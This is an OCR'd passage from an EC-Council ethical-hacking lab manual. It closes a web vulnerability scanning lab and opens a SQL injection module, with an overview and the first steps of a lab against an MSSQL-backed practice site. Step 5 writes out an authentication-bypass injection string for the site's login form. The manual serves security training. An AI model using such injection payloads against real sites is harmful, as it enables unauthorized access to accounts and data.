


Figure 3.1.11: N-Stalker Summary

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. In the left pane, expand all the nodes and sub-nodes of the URL **http://www.moviescope.com/** under the **Website Tree** section. This displays the website's pages.




Figure 3.1.12: N-Stalker Website Tree

23. You can view the complete scan results in N-Stalker's main dashboard.
24. Now, click to expand the URL **http://www.moviescioe.com/** under **Vulnerabilities** in the **Scanner Events** section to view all the site's vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.13: Vulnerabilities discovered

25. Expand any of the discovered vulnerability nodes and any of the sub-nodes associated with it. Here, we are expanding the first vulnerability, **Application might be vulnerable to clickjacking attacks**.

Note: If you decide to scan some other website for vulnerabilities, the results might differ in your lab environment.

26. After expanding each of the sub-nodes associated with the selected vulnerability node, **Application might be vulnerable to clickjacking attacks**, click on **#8**.

27. The **Vulnerability Information** section appears in the right pane of the window, displaying detailed information regarding the discovered vulnerability such as **Severity**, **Vulnerability Class**, and **References**.

TASK 1.5

Analyze the Vulnerabilities

28. Further, you can navigate to various available options such as **General Info**, **Details and Fix**, **Browser Details**, **HTTP Request**, and **HTTP Response**, under the **Vulnerability** section of the **Vulnerability Information** pane.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You can also use other web application security testing tools such as **Browser Exploitation Framework (BeEF)** (https://beefproject.com), **Metasploit** (https://www.metasploit.com), **PowerSploit** (https://github.com), **Watcher Web Security Tool** (https://www.casaba.com), or **Acunetix WVS** (https://www.acunetix.com) to protect the organization's web applications from various attacks..




Figure 3.1.14: Vulnerability information

29. You can further use this information to patch or fix the discovered vulnerabilities on the target website.
30. This concludes the demonstration of how to perform web application vulnerability scanning using N-Stalker Web Application Security Scanner.
31. Close all open windows and document all the acquired information.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion about the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection

Module 15

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection

SQL injection is a technique that takes advantage of input vulnerabilities to pass malicious SQL commands through a web application for execution by a backend database.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

SQL injection is the most common and devastating attack that attackers can use to take control of data-driven web applications and websites. It is a code injection technique that exploits a security vulnerability in a website or application's software. SQL injection attacks use a series of malicious SQL (Structured Query Language) queries or statements to directly manipulate any type of SQL database. Applications often use SQL statements to authenticate users, validate roles and access levels, store, obtain information for the application and user, and link to other data sources. SQL injection attacks work when applications do not properly validate input before passing it to a SQL statement.

When attackers use tactics like SQL injection to compromise web applications and sites, the targeted organizations can incur huge losses in terms of money, reputation, and loss of data and functionality.

As an ethical hacker or penetration tester (hereafter, pen tester), you must possess sound knowledge of SQL injection techniques and be able protect against them in diverse ways such as using prepared statements with bind parameters, whitelist input validation, and user-supplied input escaping. Input validation can be used to detect unauthorized input before it is passed to the SQL query.

The labs in this module give hands-on experience in testing a web application against various SQL injection attacks.

Lab Objectives

The objective of this lab is to perform SQL injection attacks and other tasks that include, but are not limited to:

- Understanding when and how web applications connect to a database server in order to access data
- Performing a SQL injection attack on a MSSQL database
- Extracting basic SQL injection flaws and vulnerabilities
- Detecting SQL injection vulnerabilities

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 15 SQL Injection

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 60 Minutes

Overview of SQL Injection

SQL injection attacks can be performed using various techniques to view, manipulate, insert, and delete data from an application's database. There are three main types of SQL injection:

- **In-band SQL injection**: An attacker uses the same communication channel to perform the attack and retrieve the results
- **Blind/inferential SQL injection**: An attacker has no error messages from the system with which to work, but rather simply sends a malicious SQL query to the database
- **Out-of-band SQL injection**: An attacker uses different communication channels (such as database email functionality, or file writing and loading functions) to perform the attack and obtain the results

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform SQL injection attacks on target web applications. The recommended labs that will assist you in learning various SQL injection techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Perform SQL Injection Attacks	√	√	√
	1.1 Perform an SQL Injection Attack on an MSSQL Database		√	√
	1.2 Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap	√		√
2	Detect SQL Injection Vulnerabilities using Various SQL Injection Detection Tools	√	√	√
	2.1 Detect SQL Injection Vulnerabilities using DSSS		√	√
	2.2 Detect SQL Injection Vulnerabilities using OWASP ZAP	√		√

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Perform SQL Injection Attacks

In SQL injection attacks, a series of malicious SQL queries or statements are used to manipulate the database of a web application or site.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

SQL injection is an alarming issue for all database-driven websites. An attack can be attempted on any normal website or software package based on how it is used and how it processes user-supplied data. SQL injection attacks are performed on SQL databases with weak codes that do not adequately filter, use strong typing, or correctly execute user input. This vulnerability can be used by attackers to execute database queries to collect sensitive information, modify database entries, or attach malicious code, resulting in total compromise of the most sensitive data.

As an ethical hacker or pen tester, in order to assess the systems in your target network, you should test relevant web applications for various vulnerabilities and flaws, and then exploit those vulnerabilities to perform SQL injection attacks.

Lab Objectives

- Perform an SQL injection attack on an MSSQL database
- Perform an SQL injection attack against MSSQL to extract databases using sqlmap

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 40 Minutes

Overview of SQL Injection

SQL injection can be used to implement the following attacks:

- **Authentication bypass**: An attacker logs onto an application without providing a valid username and password and gains administrative privileges
- **Authorization bypass**: An attacker alters authorization information stored in the database by exploiting SQL injection vulnerabilities
- **Information disclosure**: An attacker obtains sensitive information that is stored in the database
- **Compromised data integrity**: An attacker defaces a webpage, inserts malicious content into webpages, or alters the contents of a database
- **Compromised availability of data**: An attacker deletes specific information, the log, or audit information in a database
- **Remote code execution**: An attacker executes a piece of code remotely that can compromise the host OS

Lab Tasks

TASK 1

Perform an SQL Injection Attack on an MSSQL Database

Here, we will use an SQL injection query to perform SQL injection attacks on an MSSQL database.

Microsoft SQL Server (MSSQL) is a relational database management system developed by Microsoft. As a database server, it is a software product with the primary function of storing and retrieving data as requested by other software applications—which may run either on the same computer or on another computer across a network (including the Internet).

Note: In this lab, the machine hosting the website (the **Windows Server 2019**) is the victim machine; and the **Windows 10** virtual machine will perform the attack.

1. Turn on the **Windows 10** and **Windows Server 2019** virtual machines.
2. In the **Windows 10** virtual machine, log in with the credentials **Admin** and **Pa$$w0rd**.
3. Open any web browser (in this case, we are using **Mozilla Firefox**), type **http://www.goodshopping.com/** in the address bar, and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **GOOD SHOPPING** home page loads. Assume that you are new to this site and have never registered with it; click **LOGIN** on the menu bar.




Figure 1.1.1: GOOD SHOPPING login page

TASK 1.1

Login without Valid Credentials

5. In the **Username** field, type the query **blah' or 1=1 --** as your login name, and leave the password field empty. Click the **Log in** button.




Figure 1.1.2: Performing Blind SQL injection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

An SQL injection query exploits the normal execution of SQL statements. It involves submitting a request with malicious values that will execute normally but return data from the database that you want. You can "inject" these malicious values in the queries, because of the application's inability to filter them before processing. If the values submitted by users are not properly validated by an application, it is a potential target for an SQL injection attack.

6. You are now logged into the website with a fake login, even though your credentials are not valid. Now, you can browse all the site's pages as a registered member. After browsing the site, click **Logout** from the top-right corner of the webpage.




Figure 1.1.3: Website login successful

Note: Blind SQL injection is used when a web application is vulnerable to an SQL injection, but the results of the injection are not visible to the attacker. It is identical to a normal SQL injection except that when an attacker attempts to exploit an application, rather than seeing a useful (i.e., information-rich) error message, a generic custom page is displayed. In blind SQL injection, an attacker poses a true or false question to the database to see if the application is vulnerable to SQL injection.

7. Now, we shall create a user account using the SQL injection query. Before proceeding with this sub-task, we shall first examine the login database of the **GoodShopping** website.
8. Switch to the **Windows Server 2019** virtual machine and log in with the credentials **Administrator** and **Pa$$w0rd**.

Note: In this task, we are logging into the Windows Server 2019 virtual machine as a victim.

9. Click the **Type here to search** icon ( ) in the lower section of **Desktop** and type **microsoft**. From the results, click **Microsoft SQL Server Management Studio 18**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.4: Launch Microsoft SQL Server Management Studio 18

10. **Microsoft SQL Server Management Studio** opens, along with a **Connect to Server** pop-up. In the **Connect to Server** pop-up, leave the default settings as they are and click the **Connect** button.




Figure 1.1.5: Connect to Server pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. In the left pane of the **Microsoft SQL Server Management Studio** window, under the **Object Explorer** section, expand the **Databases** node. From the available options, expand the **GoodShopping** node, and then the **Tables** node under it.
12. Under the **Tables** node, right-click the **dbo.Login** file and click **Select Top 1000 Rows** from the context menu to view the available credentials.




Figure 1.1.6: Open the database file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. You can observe that the database contains only one entry with the **username** and **password** as **smith** and **smith123**, respectively.

